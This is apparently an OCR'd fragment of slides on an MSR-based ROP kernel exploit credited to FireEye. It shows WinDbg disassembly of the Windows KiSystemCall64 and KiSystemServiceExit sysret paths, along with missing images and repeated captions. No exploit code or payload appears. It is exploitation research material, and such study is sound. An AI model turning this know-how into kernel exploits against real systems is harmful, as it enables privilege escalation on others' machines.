
> MSR EXPLOIT - ROP AND ROLL - FIREEYE

```
kd> u KiSystemCall64
nt!KiSystemCall64:
fffff800`02a8cec0 0f01f8          swapgs
fffff800`02a8cec3 6548892425100000 mov   qword ptr gs:[10h],rsp
fffff800`02a8cecc 65488b2425a8010000 mov   rsp,qword ptr gs:[1A8h]
fffff800`02a8ced5 6a2b            push    2Bh
fffff800`02a8ced7 65ff342510000000 push    qword ptr gs:[10h]
fffff800`02a8cedf 4153            push    r11
fffff800`02a8cee1 6a33            push    33h
fffff800`02a8cee3 51              push    rcx
```

```
kd> u nt!KiSystemServiceExit+0x138 L 0xf
nt!KiSystemServiceExit+0x138:
fffff800`02a8d293 4c8b8500010000  mov     r8,qword ptr [rbp+100h]
fffff800`02a8d29a 4c8b8dd8000000  mov     r9,qword ptr [rbp+0D8h]
fffff800`02a8d2a1 33d2            xor     edx,edx
fffff800`02a8d2a3 660fefc0        pxor    xmm0,xmm0
fffff800`02a8d2a7 660fefc9        pxor    xmm1,xmm1
fffff800`02a8d2ab 660fefd2        pxor    xmm2,xmm2
fffff800`02a8d2af 660fefdb        pxor    xmm3,xmm3
fffff800`02a8d2b3 660fefe4        pxor    xmm4,xmm4
fffff800`02a8d2b7 660fefed        pxor    xmm5,xmm5
fffff800`02a8d2bb 488b8de8000000  mov     rcx,qword ptr [rbp+0E8h]
fffff800`02a8d2c2 4c8b9df8000000  mov     r11,qword ptr [rbp+0F8h]
fffff800`02a8d2c9 498be9          mov     rbp,r9
fffff800`02a8d2cc 498be0          mov     rsp,r8
fffff800`02a8d2cf 0f01f8          swapgs
fffff800`02a8d2d2 480f07          sysretq
```

source: Fireeye


> MSR EXPLOIT - ROP AND ROLL - FIREEYE




> MSR EXPLOIT - ROP AND ROLL - FIREEYE

> MSR EXPLOIT - ROP AND ROLL - FIREEYE

> MSR EXPLOIT - ROP AND ROLL - FIREEYE




> MSR EXPLOIT - ROP AND ROLL - FIREEYE

